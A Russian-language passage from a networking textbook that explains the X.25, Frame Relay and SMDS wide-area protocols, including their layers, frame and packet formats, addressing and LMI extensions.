После того, как виртуальная цепь организована, DTE отсылает пакет на другой конец связи путем отправки его в DCE, используя соответствующую виртуальную цепь. DCE просматривает номер виртуальной цепи для определения маршрута этого пакета через сеть X.25. Протокол Уровня 3 X.25 осуществляет мультиплексную передачу между всеми DTE, которые обслуживает устройство DCE, расположенное в сети со стороны пункта назначения, в результате чего пакет доставлен к DTE пункта назначения.

Формат блока данных

Блок данных X.25 состоит из последовательности полей. Поля X.25 Уровня 3 образуют пакет X.25; они состоят из заголовка и данных пользователя. Поля X.25 Уровня 2 (LAPB) включают в себя поле управления уровнем блока данных и поле адресации, встроенный пакет Уровня 2 и проверочную последовательность блока данных (FCS).

Уровень 3

Заголовок X.25 Уровня 3 образован из «идентификатора универсального формата» — general format identifier — (GFI), «идентификатора логического канала» — logical channel identifier — (LCI) и «идентификатора типа пакета» — packet type identifier — (PTI). GFI представляет собой 4-х битовое поле, которое указывает на универсальный формат заголовка пакета. LCI представляет собой 12-битовое поле, которое идентифицирует виртуальную цепь. Поле LCI является логически значимым в интерфейсе DTE/DCE. Другими словами, для организации виртуальной цепи PDN соединяет два логических канала, каждый из которых имеет независимый LCI, двумя интерфейсами DTE/DCE. Поле PTI идентифицирует один из 17 типов пакетов X.25.

Поля адресации в пакетах установления обращения обеспечивают адреса DTE источника и пункта назначения. Они используются для организации виртуальных цепей, включающих передачу X.25. Recommendation X.121 CCITT определяет форматы адресов источника и пункта назначения.

Адреса X.121 (называемые также International Data Numbers, или IDN) имеют разную длину, которая может доходить до 14 десятичных знака. Четвертый байт в пакете организации обращения определяет длину адресов DTE источника и назначения. Первые четыре цифры IDN называются «код идентификации сети» — data network identification code — (DNIC). DNIC поделен на две части; первая часть (3 цифры) определяет страну, где находится PSN, вторая часть определяет саму PSN. Остальные цифры называются «номером национального терминала» — national terminal number — (NTN); они используются для идентификации определенного DTE в сети PSN.

Поля адресации, образующие адрес X.121, необходимы только при использовании SVC, да и то только на время установления обращения. После того, как вызов организован, PSN использует поле LCI заголовка пакета данных для назначения конкретной виртуальную цепь отдаленному DTE.

X.25 Уровня 3 использует три рабочих процедуры организации виртуальной цепи:

- Установления обращения

- Передача данных
- Разъединение вызова

Выполнение этих процедур зависит от использованного типа виртуальной цепи. Для PVC Уровень 3 X.25 всегда находится в режиме передачи данных, так как цепь организована перманентно. В случае, если применена SVC, то используются все три процедуры.

Процедура передачи данных зависит от пакетов DATA. X.25 Уровня 3 сегментирует и подвергает операции «обратный ассемблер» сообщения пользователя, если длина их превышает максимальный размер пакета для данной цепи. Каждому пакету DATA присваивается номер последовательности, поэтому можно управлять неисправностями и потоком информации через интерфейс DTE/DCE.

Уровень 2

Уровень 2 реализован протоколом LAPB. LAPB позволяет обеим сторонам (DTE и DCE) инициировать связь друг с другом. В процессе передачи информации LAPB контролирует, чтобы блоки данных поступали к приемному устройству в правильной последовательности и без ошибок.

Также, как и аналогичные протоколы канального уровня, LAPB использует три типа форматов блоков данных:

Информационный блок данных (Information (I) frame)

Эти блоки данных содержат информацию высших уровней и определенную управляющую информацию (необходимую для работы с полным дублированием). Номера последовательности отправки и приема и бит опроса конечного (P/F) осуществляют управление информационным потоком и устранением неисправностей. Номер последовательности отправки относится к номеру текущего блока данных. Номер последовательности приема фиксирует номер блока данных, который должен быть принят следующим. В диалоге с полным дублированием как отправитель, так и получатель хранят номера последовательности отправки и приема; она используется для обнаружения и устранения ошибок.

Блоки данных супервизора (Supervisory (S) frames)

Эти блоки данных обеспечивают управляющую информацию. У них нет информационного поля. Блоки данных S запрашивают и приостанавливают передачу, сообщают о состоянии канала и подтверждают прием блоков данных типа I.

Непронумерованные блоки данных (Unnumbered (U) frames)

Как видно из названия, эти блоки данных непоследовательны. Они используются для управляющих целей. Например, они могут инициировать связи, используя стандартную или расширяемую организацию окон

(modulo 8 versus 128), разъединять канал, сообщать об ошибках в протоколе, и выполнять другие аналогичные функции.

Поле flag ограничивает блок данных LAPB. Для того, чтобы предотвратить появление структуры флага в пределах внутренней части блока данных, используется вставка битов.

Поле address указывает, что содержит блок данных-команду или ответный сигнал. Поле control обеспечивает дальнейшую квалификацию блоков данных и блоков команд, а также указывает формат блока данных (U, I или S)), функции блока данных (например, receiver ready — «получатель готов», или disconnect — «отключение») и номер последовательности отправки/ приема.

Поле data содержит данные высших уровней. Его размер и формат меняются в зависимости от типа пакета Уровня 3. Максимальная длина этого поля устанавливается соглашением между администратором PSN и абонентом во время оформления абонентства.

Поле FCS обеспечивает целостность передаваемых данных.

Уровень 1

Уровень 1 X.25 использует протокол физического уровня X.21 bis, который примерно эквивалентен RS-232-C. Протокол X.21 bis является производным от CCITT Recommendations V24 и V25, которые соответственно идентифицируют цепи межобмена и характеристики электрических сигналов интерфейса DTE/DCE. X.21 bis обеспечивает двухточечные связи, скорости до 19.2 Кб/сек и синхронную передачу с полным дублированием через четырех-проводной носитель. Максимальное расстояние между DTE и DCE — 15 метров.

Frame Relay

Frame Relay первоначально замышлялся как протокол для использования в интерфейсах ISDN, и исходные предложения, представленные в CCITT в 1984 г., преследовали эту цель. Была также предпринята работа над Frame Relay в аккредитованном ANSI комитете по стандартам T1S1 в США.

Крупное событие в истории Frame Relay произошло в 1990 г., когда Cisco Systems, StrataCom, Northern Telecom и Digital Equipment Corporation образовали консорциум, чтобы сосредоточить усилия на разработке технологии Frame Relay и ускорить появление изделий Frame Relay, обеспечивающих взаимодействие сетей. Консорциум разработал спецификацию, отвечающую требованиям базового протокола Frame Relay, рассмотренного в T1S1 и CCITT; однако он расширил ее, включив характеристики, обеспечивающие дополнительные возможности для ком-

плексных окружений межсетевого объединения. Эти дополнения к Frame Relay называют обобщенно local management interface (LMI) (интерфейс управления локальной сетью).

Основы технологии

Frame Relay обеспечивает возможность передачи данных с коммутацией пакетов через интерфейс между устройствами пользователя (например, маршрутизаторами, мостами, главными вычислительными машинами) и оборудованием сети (например, переключающими узлами). Устройства пользователя часто называют терминальным оборудованием (DTE), в то время как сетевое оборудование, которое обеспечивает согласование с DTE, часто называют устройством завершения работы информационной цепи (DCE). Сеть, обеспечивающая интерфейс Frame Relay, может быть либо общедоступная сеть передачи данных и использрванием несущей, либо сеть с оборудованием, находящимся в частном владении, которая обслуживает отдельное предприятие.

В роли сетевого интерфейса, Frame Relay является таким же типом протокола, что и X.25. Однако Frame Relay значительно отличается от X.25 по своим функциональным возможностям и по формату. В частности, Frame Relay является протоколом для линии с большим потоком информации, обеспечивая более высокую производительность и эффективность.

В роли интерфейса между оборудованием пользователя и сети, Frame Relay обеспечивает средства для мультиплексирования большого числа логических информационных диалогов (называемых виртуальными цепями) через один физический канал передачи, которое выполняется с помощью статистики. Это отличает его от систем, использующих только технику временного мультиплексирования (TDM) для поддержания множества информационных потоков. Статистическое мультиплексирование Frame Relay обеспечивает более гибкое и эффективное использование доступной полосы пропускания. Оно может использоваться без применения техники TDM или как дополнительное средство для каналов, уже снабженных системами TDM.

Другой важной характеристикой Frame Relay является то, что она использует новейшие достижения технологии передачи глобальных сетей. Более ранние протоколы WAN, такие как X.25, были разработаны в то время, когда преобладали аналоговые системы передачи данных и медные носители. Эти каналы передачи данных значительно менее надежны, чем доступные сегодня каналы с волоконно-оптическим носителем и цифровой передачей данных. В таких каналах передачи данных протоколы канального уровня могут предшествовать требующим значительных временных затрат алгоритмам исправления ошибок, оставляя это для выполнения на более высоких уровнях протокола. Следовательно, возможны

большие производительность и эффективность без ущерба для целостности информации. Именно эта цель преследовалась при разработке Frame Relay. Он включает в себя алгоритм проверки при помощи циклического избыточного кода (CRC) для обнаружения испорченных битов (из-за чего данные могут быть отвергнуты), но в нем отсутствуют какие-либо механизмы для корректирования испорченных данных средствами протокола (например, путем повторной их передачи на данном уровне протокола).

Другим различием между Frame Relay и X.25 является отсутствие явно выраженного управления потоком для каждой виртуальной цепи. В настоящее время, когда большинство протоколов высших уровней эффективно выполняют свои собственные алгоритмы управления потоком, необходимость в этой функциональной возможности на канальном уровне уменьшилась. Таким образом, Frame Relay не включает явно выраженных процедур управления потоком, которые являются избыточными для этих процедур в высших уровнях. Вместо этого предусмотрены очень простые механизмы уведомления о перегрузках, позволяющие сети информировать какое-либо устройство пользователя о том, что ресурсы сети находятся близко к состоянию перегрузки. Такое уведомление может предупредить протоколы высших уровней о том, что может понадобиться управление потоком.

Стандарты Current Frame Relay адресованы перманентным виртуальным цепям (PVC), определение конфигурации которых и управление осуществляется административным путем в сети Frame Relay. Был также предложен и другой тип виртуальных цепей — коммутируемые виртуальные цепи (SVC). Протокол ISDN предложен в качестве средства сообщения между DTE и DCE для динамичной организации, завершения и управления цепями SVC.

Дополнения LMI

Помимо базовых функций передачи данных протокола Frame Relay, спецификация консорциума Frame Relay включает дополнения LMI, которые делают задачу поддержания крупных межсетей более легкой. Некоторые из дополнений LMI называют «общими»; считается, что они могут быть реализованы всеми, кто взял на вооружение эту спецификацию. Другие функции LMI называют «факультативными». Ниже приводится следующая краткая сводка о дополнениях LMI:

Сообщения о состоянии виртуальных цепей (общее дополнение)

Обеспечивает связь и синхронизацию между сетью и устройством пользователя, периодически сообщая о существовании новых PVC и ликвидации уже существующих PVC, и в большинстве случаев обеспечивая информацию о целостности PVC. Сообщения о состоянии виртуальных

цепей предотвращают отправку информации в «черные дыры», то есть через PVC, которые больше не существуют.

Многопунктовая адресация (факультативное)

Позволяет отправителю передавать один блок данных, но доставлять его через сеть нескольким получателям. Таким образом, многопунктовая адресация обеспечивает эффективную транспортировку сообщений протокола маршрутизации и процедур резолюции адреса, которые обычно должны быть отосланы одновременно во многие пункты назначения.

Глобальная адресация (факультативное)

Наделяет идентификаторы связи глобальным, а не локальным значением, позволяя их использование для идентификации определенного интерфейса с сетью Frame Relay. Глобальная адресация делает сеть Frame Relay похожей на LAN в терминах адресации; следовательно, протоколы резолюции адреса действуют в Frame Relay точно также, как они работают в LAN.

Простое управление потоком данных (факультативное)

Обеспечивает механизм управления потоком XON/XOFF, который применим ко всему интерфейсу Frame Relay. Он предназначен для тех устройств, высшие уровни которых не могут использовать биты уведомления о перегрузке и которые нуждаются в определенном уровне управления потоком данных.

Форматы блока данных

Флаги (flags) ограничивают начало и конец блока данных. За открывающими флагами следуют два байта адресной (address) информации. 10 битов из этих двух байтов составляют идентификацию (ID) фактической цепи (называемую сокращенно DLCI от «data link connection identifier»).

Центром заголовка Frame Relay является 10-битовое значение DLCI. Оно идентифицирует ту логическую связь, которая мультиплексируется в физический канал. В базовом режиме адресации (то есть не расширенном дополнениями LMI), DLCI имеет логическое значение; это означает, что конечные устройства на двух противоположных концах связи могут использовать различные DLCI для обращения к одной и той же связи.

В конце каждого байта DLCI находится бит расширенного адреса (EA). В случае, если этот бит единица, то текущий байт является последним байтом DLCI. В настоящее время все реализации используют двубайтовый DLCI, но присутствие битов EA означает, что может быть достигнуто соглашение об использовании в будущем более длинных DLCI.

Бит C/R, следующий за самым значащим байтом DLCI, в настоящее время не используется.

И наконец, три бита в двубайтовом DLCI являются полями, связанными с управлением перегрузкой. Бит «Уведомления о явно выраженной перегрузке в прямом направлении» (FECN) устанавливается сетью Frame Relay в блоке данных для того, чтобы сообщить DTE, принимающему этот блок данных, что на тракте от источника до места назначения имела место перегрузка. Бит «Уведомления о явно выраженной перегрузке в обратном направлении» (BECN) устанавливается сетью Frame Relay в блоках данных, перемещающихся в направлении, противоположном тому, в котором перемещаются блоки данных, встретившие перегруженный тракт. Суть этих битов заключается в том, что показания FECN или BECN могут быть продвинуты в какой-нибудь протокол высшего уровня, который может предпринять соответствующие действия по управлению потоком. (Биты FECN полезны для протоколов высших уровней, которые используют управление потоком, контролируемым пользователем, в то время как биты BECN являются значащими для тех протоколов, которые зависят от управления потоком, контролируемым источником («emitter-controlled»).

Бит «приемлемости отбрасывания» (DE) устанавливается DTE, чтобы сообщить сети Frame Relay о том, что какой-нибудь блок данных имеет более низшее значение, чем другие блоки данных и должен быть отвергнут раньше других блоков данных в том случае, если сеть начинает испытывать недостаток в ресурсах. то есть он представляет собой очень простой механизм приоритетов. Этот бит обычно устанавливается только в том случае, когда сеть перегружена.

Формат сообщений LMI

Сообщения LMI отправляются в блоках данных, которые характеризуются DLCI, специфичным для LMI (определенным в спецификации консорциума как DLCI=1023).

В сообщениях LMI заголовок базового протокола такой же, как в обычных блоках данных. Фактическое сообщение LMI начинается с четырех мандатных байтов, за которыми следует переменное число информационных элементов (IE). Формат и кодирование сообщений LMI базируются на стандарте ANSI T1S1.

Первый из мандатных байтов (unnumbered information indicator — индикатор непронумерованной информации) имеет тот же самый формат, что и индикатор блока непронумерованной информации LAPB (UI) с битом P/F, установленным на нуль. Следующий байт называют «дискриминатор протокола» (protocol discriminator); он установлен на величину, которая указывает на «LMI». Третий мандатный байт (call reference-ссылка на обращение) всегда заполнен нулями.

Последний мандатный байт является полем «типа сообщения» (message type). Определены два типа сообщений. Сообщения «запрос о со-

стоянии» (status enquiry) позволяют устройствам пользователя делать запросы о состоянии сети. Сообщения «состояние» (status) являются ответом на сообщения-запросы о состоянии. Сообщения «продолжайте работать» (keepalives) (посылаемые через линию связи для подтверждения того, что обе стороны должны продолжать считать связь действующей) и сообщения о состоянии PVC являются примерами таких сообщений; это общие свойства LMI, которые должны быть частью любой реализации, соответствующей спецификации консорциума.

Сообщения о состоянии и запросы о состоянии совместно рбеспечивают проверку целостности логического и физического каналов. Эта информация является критичной для окружений маршрутизации, так как алгоритмы маршрутизации принимают решения, которые базируются на целостности канала.

За полем типа сообщений следуют несколько IE. Каждое IE состоит из одно-байтового идентификатора IE, поля длины IE и одного Или более байтов, содержащих фактическую информацию.

Глобальная адресация

В дополнение к общим характеристикам LMI существуют несколько факультативных дополнений LMI, которые чрезвычайно полезны в окружении межсетевого объединения. Первым важным факультативным дополнением LMI является глобальная адресация. Как уже отмечалось раньше, базовая (недополненная) спецификация Frame Relay обеспечивает только значения поля DLCI, которые идентифицируют цепи PVC с локальным значением. В этом случае отсутствуют адреса, которые идентифицируют сетевые интерфейсы или узлы, подсоединенные к этим интерфейсам. Так как эти адреса не существуют, они не могут быть обнаружены с помощью традиционной техники обнаружения и резолюции адреса. Это означает, что при нормальной адресации Frame Relay должны быть составлены статистические карты, чтобы сообщать маршрутизаторам, какие DLCI использовать для обнаружения отдаленного устройства и связанного с ним межсетевого адреса.

Дополнение в виде глобальной адресации позволяет использовать идентификаторы узлов. При использовании этого дополнения значения, вставленные в поле DLCI блока данных, являются глобально значимыми адресами индивидуальных устройств конечного пользователя (например, маршрутизаторов).

Глобальная адресация обеспечивает значительные преимущества в крупных комплексных объединенных сетях, так как в этом случае маршрутизаторы воспринимают сеть Frame Relay на ее периферии как обычную *LAN*. Нет никакой необходимости изменять протоколы высших уровней для того, чтобы использовать все преимущества, обеспечиваемые их возможностями.

Групповая адресация (multicusting)

Другой ценной факультативной характеристикой LMI является многопунктовая адресация. Группы многопунктовой адресации обозначаются последовательностью из четырех зарезервированных значений DLCI (от 1019 до 1022). Блоки данных, отправляемые каким-либо устройством, использующим один из этих зарезервированных DLCI, тиражируются сетью и отправляются во все выходные точки группы с данным обозначением. Дополнение о многопунктовой адресации определяет также сообщения LMI, которые уведомляют устройства пользователя о дополнении, ликвидации и наличии групп с многопунктовой адресацией.

В сетях, использующих преимущества динамической маршрутизации, маршрутная информация должна обмениваться между большим числом маршрутизаторов. Маршрутные сообщения могут быть эффективно отправлены путем использования блоков данных с DLCI многопунктовой адресации. Это обеспечивает отправку сообщений в конкретные группы маршрутизаторов.

Реализация сети

Frame Relay может быть использована в качестве интерфейса к услугам либо общедоступной сети со своей несущей, либо сети с оборудованием, находящимся в частном владении. Обычным способом реализации частной сети является дополнение традиционных мультиплексоров T1 интерфейсами Frame Relay для информационных устройств, а также интерфейсами (не являющимися специализированными интерфейсами Frame Relay) для других прикладных задач, таких как передача голоса и проведение видео-телеконференций.

Обслуживание общедоступной сетью Frame Relay разворачивается путем размещения коммутирующего оборудования Frame Relay в центральных офисах (CO) телекоммуникационной линии. В этом случае пользователи могут реализовать экономические выгоды от тарифов начислений за пользование услугами, чувствительных к трафику, и освобождены от работы по администрированию, поддержанию и обслуживанию оборудования сети.

Для любого типа сети линии, подключающие устройства пользователя к оборудованию сети, могут работать на скорости, выбранной из широкого диапазона скоростей передачи информации. Типичными являются скорости в диапазоне от 56 Kb/сек до 2 Mb/сек, хотя технология Frame Relay может обеспечивать также и более низкие и более высокие скорости. Ожидается, что в скором времени будут доступны реализации, способные оперировать каналами связи с пропускной способностью свыше 45 Mb/сек (DS3).

Как в общедоступной, так и в частной сети факт обеспечения устройств пользователя интерфейсами Frame Relay не является обязательным условием того, что между сетевыми устройствами используется протокол Frame Relay. В настоящее время не существует стандартов на оборудование межсоединений внутри сети Frame Relay. Таким образом, могут быть использованы традиционные технологии коммутации цепей, коммутации пакетов, или гибридные методы, комбинирующие эти технологии.

SMDS

Switched Multimegabit Data Service (SMDS) (Служба коммутации данных мультимегабитного диапазона) является службой дейтаграмм с коммутацией пакетов, предназначенной для высокоскоростных информационных сообщений глобальных сетей. Обеспечивая пропускную способность, которая первоначально будет находиться в диапазоне от 1 до 34 Mg/сек, SMDS в настоящее время начинает повсеместно использоваться в общедоступных сетях передачи данных коммерческими сетями связи в результате реакции на две тенденции. Первая из них — это пролиферация обработки распределенных данных и других прикладных задач, для реализации которых необходимы высокопроизводительные объединенные сети. Второй тенденцией является уменьшающаяся стоимость и высокий потенциал полосы пропускания волоконно-оптического носителя, обеспечивающие жизнеспособность таких прикладных задач при их использовании в глобальных сетях.

SMDS описана в серии спецификаций, выпущенных Bell Communications Reseach (Bellcore) и принятых поставщиками оборудования для телекоммуникаций и коммерческими сетями связи. Одна из этих спецификаций описывает SMDS Interface Protocol (SIP) (Протокол интерфейса SMDS), который является протоколом согласования между устройством пользователя (называемым также customer premises equipment — CPE — оборудованием в помещении заказчика) и оборудованием сети SMDS. SIP базируется на стандартном протоколе IEEE для сетей крупных городов (MAN), то есть на стандарте IEEE 802.6 Distribuited Queue Dual bus (DQDB) (Дублированная шина очередей к распределенной базе данных). При применении этого протокола устройства CPE, такие как роутеры, могут быть подключены к сети SMDS и пользоваться обслуживанием SMDS для высокоскоростных объединенных сетей.

Основы технологии

Доступ к SMDS обеспечивается либо через средства передачи с пропускной способностью 1.544-Mgps (DS-1 или Digital Signal 1), либо через средства передачи с пропускной способностью 44.736-Mgps (DS-3 или Digital Signal 3). Несмотря на то, что SMDS обычно описывается как об-

служивание, базирующееся на волоконно-оптических носителях, доступ DS-1 может быть обеспечен либо через волоконно-оптический, либо через базирующийся на меди носитель с достаточно хорошими показателями характеристики погрешностей. Пункт разграничения между сетью SMDS частной компании — владельца сети связи и оборудованием клиента называется интерфейсом абонент/сеть (SNI).

Единицы данных SMDS могут содержать в себе до 9,188 восьмибитовых байтов информации пользователя. Следовательно, SMDS способен формировать все пакеты данных IEEE 802.3, IEEE 802.4, IEEE 802,5 и FDDI. Большой размер пакета согласуется с задачами высокоскоростного обслуживания.

Адресация

Как и у других дейтаграммных протоколов, единицы данных SMDS несут адрес как источника, так и пункта назначения. Получатель единицы данных может использовать адрес источника для возврата данных отправителю и для выполнения таких функций, как разрешение адреса (отыскание соответствия между адресами высших уровней и адресами SMDS). Адреса SMDS являются 10-значными адресами, напоминающими обычные телефонные номера.

Кроме того, SMDS обеспечивает групповые адреса, которые позволяют отправлять одну информационную единицу, которая затем доставляется сетью нескольким получателям. Групповая адресация аналогична многопунктовой адресации в локальных сетях и является ценной характеристикой для прикладных задач объединенных сетей, где она широко используется для маршрутизации, разрешения адреса и динамического нахождения ресурсов сети (таких, как служебные файловые процессоры).

SMDS обеспечивает несколько других характеристик адресации. Адреса источников подтверждаются сетью для проверки законности назначения рассматриваемого адреса тому SNI, который является его источником. Таким образом пользователи защищаются от обманного присвоения адреса (address spoofing), когда какой-нибудь отправитель выдает себя за другого отправителя. Возможна также отбраковка (экранирование) адресов источника и пункта назначения. Отбраковка адресов источника производится в тот момент, когда информационные единицы уходят из сети, в то время как отбраковка адресов пункта назначения производится в момент входа информационных единиц в сеть. В случае, если адреса не являются разрешенными адресами, то доставка информационной единицы не производится. При наличии адресного экранирования абонент может организовать собственную виртуальную цепь, которая исключает ненужный трафик. Это обеспечивает абоненту экран для защиты исходных данных и способствует повышению эффективности, так как устройствам,

подключенным к SMDS, не обязательно тратить ресурсы на обработку ненужного трафика.

Классы доступа

Для того, чтобы приспособиться к широкому диапазону требований трафика и возможностей оборудования, SMDS обеспечивает ряд классов доступа. Различные классы доступа определяют различные максимальные поддерживаемые скорости передачи информации, а также допустимую степень разбивки при отправке пакетов в сеть SMDS.

В интерфейсах скоростей DS-3 классы доступа реализуются через алгоритмы управления разрешением на передачу очередного пакета данных. Эти алгоритмы отслеживают равновесие разрешений на передачу очередного пакета данных для каждого интерфейса заказчика. Разрешения даются на основе принципа периодичности, вплоть до определенного максимума. Затем баланс разрешений декрементируется по мере отсылки пакетов в сеть.

Работа схемы управления разрешением на передачу очередного пакета в значительной степени ограничивает работу оборудования Заказчика до некоторой поддерживаемой, или средней скорости передачи информации. Эта средняя скорость передачи меньше пропускной способности устройства доступа DS-3 при полной информационной загрузке. Для интерфейса доступа DS-3 обеспечиваются 5 классов доступа, соответствующих средним скоростям передачи информации 4, 10, 16, 25 и 34 Mb/сек. Схема управления разрешением на передачу непригодна для интерфейсов доступа со скоростями DS-1.

Протокол интерфейса SMDS (SIP)

Доступ к сети SMDS осуществляется через SIP. SIP базируется на протоколе DQDB, определяемом стандартом ШЕЕ 802.6 MAN. Протокол DQDB определяет схему управления доступом к носителю, которая позволяет объединять между собой множество систем через две однонаправленные логические шины.

В соответствии с IEEE 802.6, стандарт DQDB может быть использован для построения частных, базирующихся на волоконно-оптических носителях сетей MAN, поддерживающих различные прикладные задачи, в том числе передачу данных, голоса и видеосигналов. Этот протокол был выбран в качестве базиса для SIP по той причине, что это был открытый стандарт, который мог обеспечить все характеристики обслуживания SMDS и совместимость со стандартами передачи для коммерческих линий связи, а также с новыми стандартами для Broadband ISDN (BISDN). По мере совершенствования и распространения технологии BISDN, ком* мерческие линии связи собираются обеспечить не только SMDN, но также и широкополосное видео и речевое обслуживание.

Для сопряжения с сетями SMDS необходима только часть протокола IEEE 802.6, касающаяся передачи данных без установления соединения. Поэтому SIP не определяет поддержку применений, связанных с передачей голоса или видеосигналов.

В случае, если протокол DQDB используется для получения доступа к сети SMDS, то результатом его работы является «доступ DQDB» (access DQDB). Термин «доступ DQDB» отличает работу протокола DQDB в интерфейсе SNI от его работы в других окружениях (таких, как внутри сети SMDS). Один переключатель в сети SMDS воздействует на доступ DQDB как одна станция, в то время как оборудование заказчика воздействует на доступ DQDB как одна или более станций.

Так как протокол DQDB предназначался для поддержки информационных и неинформационных систем, а также потому, что это протокол управления коллективным доступом к среде, он является относительно сложным протоколом. Он состоит из двух частей:

- Синтаксиса протокола
- Алгоритма распределенного доступа с организацией очереди, который назначает управление коллективным доступом к носителю

Конфигурация CPE

Существуют две возможные конфигурации оборудования CPE для получения доступа DQDB к сети SMDS. При конфигурации с одним CPE доступ DQDB просто соединяет переключатель в коммерческой сети и одну станцию, принадлежащую абоненту (CPE). Для конфигурации с большим числом CPE, доступ DQDB состоит из переключателя в сети и множества объединенных CPE в местоположении абонента. Для второй конфигурации, все CPE должны принадлежать одному и тому же абоненту.

Для случая с одним CPE, доступ DQDB фактически представляет собой просто подсеть DQDB из двух узлов. Каждый из этих узлов (переключатель и CPE) передают данные другому через однонаправленную логическую шину. Конкуренция на получение этой шины отсутствует, так как других станций нет. Поэтому нет необходимости использовать алгоритм распределенного доступа с организацией очереди. При отсутствии той сложности, которую создает применение алгоритма распределенного доступа с организацией очереди, SIP для конфигурации с одним CPE намного проще, чем SIP для конфигурации с большим числом CPE.

Уровни SIP

SIP может быть логически разделен на 3 уровня.

Уровень 3

Задачи, выполняемые уровнем 3 SIP, включают в себя формирование пакета «единиц данных обслуживания SMDS» (service data units (SDU)) в заголовке и концевике уровня 3. Затем «единицы данных протокола» (protocol data units (PDU)) разбиваются на PDU уровня 2 таким образом, чтобы соответствовать спецификациям уровня 2.

PDU уровня 3 SIP достаточно сложна.

Поля со знаком X+ не используются средствами SMDS; они присутствуют в протоколе для того, чтобы обеспечить выравнивание формата SIP с форматом протокола DQDB. Значения, помещенные в этих полях оборудованием CPE, должны быть доставлены сетью в неизмененном виде.

Два резервных поля (reserved) должны быть заполнены нулями. Два поля BEtag содержат идентичные значения и используются для формирования связи между первым и последним сегментами, или «единицами данных протокола» (PDU) уровня 2 одной из PDU уровня 3 SIP. Эти поля могут быть использованы для определения условия, при котором как последний сегмент одной PDU уровня 3, так и первый сегмент следующей PDU уровня 3 потеряны, что приводит к приему неисправной PDU уровня 3.

Адреса пункта назначения (destination) и источника (source) состоят из двух частей: типа адреса (address type) и адреса (address). Тип адреса для обоих случаев занимает четыре наиболее значимых бита данного поля. В случае, если адрес является адресом пункта назначения, то тип адреса может представлять собой либо «1100», либо «1110». Первое значение обозначает 60-битовый индивидуальный адрес, в то время как второе значение обозначает 60-битовый групповой адрес. В случае, если адрес является адресом источника, то поле типа адреса может означать только индивидуальный адрес.

Bellcore Technical Advisories (Техническое Консультативное Заключение Bellcore) определяет, каким образом у адресов, формат которых согласуется с North American Numbering Plan (NANP), должны быть закодированы адресные поля источника и места назначения. В этом случае четыре наиболее значащих бита каждого из подполей адреса источника и пункта назначения содержат значение «0001», которое является международным кодом страны для Северной Америки. Следующие 40 битов содержат значения 10-значных адресов SMDS, закодированных в двоично-десятичных числах (BCD) и выровненных в соответствии с NANP.

Последние 16 битов (наименее значащих) заполнены незначащей информацией (единицами).

Поле «идентификатора протокола высшего уровня» (higher-layer protocol identifier) указывает, какой тип протокола заключен в информационном поле. Это значение является важным для систем, использующим сеть SMDS (таких, как роутеры Cisco), но оно не обрабатывается и не изменяется сетью SMDS.

Поле «длины расширения заголовка» (header extesion length (HEL)) указывает на число 32-битовых слов в поле расширения заголовка. В настоящее время установлен размер этого поля для SMDS, равный 12 байтам. Следовательно, значение HEL всегда «0011».

Поле расширения заголовка (header extension (HE)) в настоящее время определяется как имеющее два назначения. Одно из них — содержать номер версии SMDS, который используется для определения версии протокола. Второе — сообщать о «значении для выбора несущей» (carrier selection value), которое обеспечивает возможность выбирать конкретную несущую межобмена для того, чтобы переносить трафик SMDS из одной локальной коммерческой сети связи в другую. При необходимости в будущем может быть определена другая информация, о которой будет сообщаться в поле расширения заголовка.

Уровень 2

PDU уровня 3 сегментируются на PDU уровня 2 с одинаковым размером (53-восьмибитовых байта), которые часто называют «слотами» (slots) или «секциями» (cells).

Поле «управления доступом» (access control) PDU уровня 2 SIP содержит различные значения, зависящие от направления информационного потока. В случае, если слот отправлен из переключателя в CPE, то важным является только указание о том, содержит или нет данное PDU информацию. В случае, если слот отправлен из CPE в переключатель, и при этом конфигурация представляет собой конфигурацию с несколькими CPE, то это поле может также содержать биты запроса, которые обозначают запросы шины для этих слотов, соединяющей переключатель и CPE. Дальнейшие подробности об использовании этих битов запроса для реализации управления распределенным доступом к среде с организацией очереди могут быть получены из стандарта IEEE 802.6.

Поле «информации управления сетью» (network control information) может содержать только два возможных значения. Одна из двух конкретных структур битов включается в том случае, если PDU содержит информацию; другая используется, когда она отсутствует.

Поле «типа сегмента» (segment type) указывает, является ли данная PDU уровня 2 начальным, последним или каким-нибудь слотом из середины PDU уровня 3.

Поле «идентификатора (ID) сообщения» (message ID) обеспечивает связь PDU уровня 2 с каким-либо PDU уровня 3. ID сообщения одинаково для всех сегментов данного PDU уровня 3. Для доступа DQDB с множеством CPE, PDU, выходящие из разных CPE, должны иметь разные ID сообщения. Это позволяет сети SMDS, принимающей чередующиеся слоты от различных PDU уровня 3, ассоциировать каждый PDU уровня 2 с соответствующим PDU уровня 3. Следующие друг за другом PDU уровня 3 из одного и того же CPE могут иметь идентичные ID сообщения. Это не вносит никакой неопределенности, так как любой отдельный CPE должен отправить все PDU уровня 2, входящие в какой- либо PDU уровня 3, прежде чем он приступит к отправке PDU уровня 2, принадлежащих к другому PDU уровня 3.

Поле «единицы сегментации» (segmentation unit) является информационной частью PDU. В том случае, когда PDU уровня 2 не заполнена, это поле заполняется нулями.

Поле «длины полезной нагрузки» (payload length) указывает, какое число байтов PDU уровня 3 фактически содержится в поле единицы сегментации. В случае, если данная PDU уровня 2 не заполнена, то это поле также заполняется нулями.

И наконец, поле «CRC полезной нагрузки» (payload CRC) содержит 10-битовое значение «проверки при помощи циклического избыточного кода» (cyclic redundancy check (CRC)), используемое для обнаружения неисправностей в полях типа сегмента, ID сообщений, единицы сегментации, длины полезной нагрузки и CRC полезной нагрузки. Данная проверка CRC не охватывает поля информации управления доступом или управления сетью.

Уровень 1

Уровень 1 SIP обеспечивает протокол физического канала, который действует при скоростях DS-3 или DS-1 между CPE и сетью. Уровень 1 SIP разделен на 2 части: подуровень системы передачи (transmission system) и Протокол конвергенции физического уровня (Physical Layer Convergence Protocol (PLCP)). Первая часть определяет характеристики и метод подключения к каналу передачи, то есть DS-3 или DS-1, Вторая часть определяет, каким образом должны быть организованы PDU уровня 2 или слоты в зависимости от блока данных DS-3 или DS-1, а также часть информации управления.

Так как SIP базируется на IEEE 802.6, у него есть преимущество — совместимость с будущими интерфейсами BISDN, которые обеспечат применения, связанные не только с передачей данных, но также и видео-

сигналов и голоса. Однако ценой обеспечения этой совместимости стали некоторые непроизводительные затраты протокола, которые необходимо учитывать при подсчете общей пропускной способности, которую можно получить при использовании SIP. Общая полоса пропускания через доступ DQDB DS-3, доступная для данных пользователя PDU уровня 3, составляет примерно 34 Mb/сек. Через доступ DS-1 может быть перенесено примерно 1.2 Mb/сек информации пользователя.

